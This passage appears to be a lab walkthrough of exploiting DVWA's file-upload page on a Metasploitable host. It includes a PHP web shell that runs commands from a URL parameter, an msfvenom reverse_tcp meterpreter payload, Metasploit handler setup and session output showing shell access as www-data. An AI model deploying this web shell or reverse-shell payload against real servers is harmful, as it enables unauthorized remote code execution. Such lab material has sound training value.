
```
whoami
```




www-data


Let's add an html button to add the command line instead than the url:

```
<?php
  if(isset($_GET['cmd'])) {
    system($_GET["cmd"]);
  }
?>
<form method="GET">
  Command: <input type="text" name="cmd">
           <input type="submit" value="Execute">
</form>
```



Where we can add the command in the input box:






MSFVenom exploit

```
msfvenom -p php/meterpreter/reverse_tcp \
    LHOST=192.168.57.10 \
    LPORT=4444
    -f raw > msfvenom-shell.php
```

```
┌──(kali㉿attacker)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp \
>     LHOST=192.168.57.10 \
>     LPORT=4444 \
>     -f raw > msfvenom-shell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes


┌──(kali㉿attacker)-[~]
└─$

┌──(kali㉿attacker)-[~]
└─$ msfconsole
```





```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing
```

```
msfconsole

# ------------------------------------------
  msf6 >> use exploit/multi/handler
  msf6 >> set PAYLOAD php/meterpreter/reverse_tcp
  msf6 >> set LHOST 192.168.57.10
  msf6 >> set LPORT 4444
  msf6 >> set ExitOnSession false
  msf6 >> show options
```

```
Metasploit tip: View missing module options with show
missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.57.10
LHOST ⇒ 192.168.57.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > ExitOnSession false
[-] Unknown command: ExitOnSession
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.57.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

```
msf6 >> exploit -j -z
```


Then we go to `192.168.57.30/dvwa/vulnerabilities/upload` and upload what the `msfvenom-shell.php` that we have created before:



We check the `meterpreter` that is listening:

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:50016) at 2026-01-29 14:04:47 -0500
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[*] Sending stage (39927 bytes) to 192.168.57.10
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 2 closed.
[-] Meterpreter session 3 is not valid and will be closed
[*] 192.168.57.10 - Meterpreter session 3 closed.
```

once we go to `192.168.57.10:4444``




```
sessions -i

  meterpreter > sysinfo
  meterpreter > getuid

  shell
    whoami
```

```
pwd
ls -al
```

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] Sending stage (39927 bytes) to 192.168.57.30
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.30:33371) at 2026-01-29 14:36:37 -0500
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 6027 created.
Channel 0 created.
whoami
www-data

pwd
/var/www/dvwa/hackable/uploads

ls -al
total 28
drwxr-xr-x 2 www-data www-data 4096 Jan 29 14:36 .
drwxr-xr-x 4 www-data www-data 4096 May 20  2012 ..
-rw-r--r-- 1 www-data www-data  667 Mar 16  2010 dvwa_email.png
-rw-r--r-- 1 www-data www-data    0 Jan 29 10:42 espe.txt
-rw------- 1 www-data www-data   32 Jan 29 10:25 file.php
-rw-r--r-- 1 www-data www-data   40 Jan 29 10:42 ls.txt
-rw------- 1 www-data www-data 1114 Jan 29 14:36 msfvenom-shell.php
-rw------- 1 www-data www-data  190 Jan 29 12:59 webshell.php
```

Thanks to the output from `ls -al`we know that we are in `DVWA`, because we can find what we saw already in the excercise of uploading the `php`script that we wrote.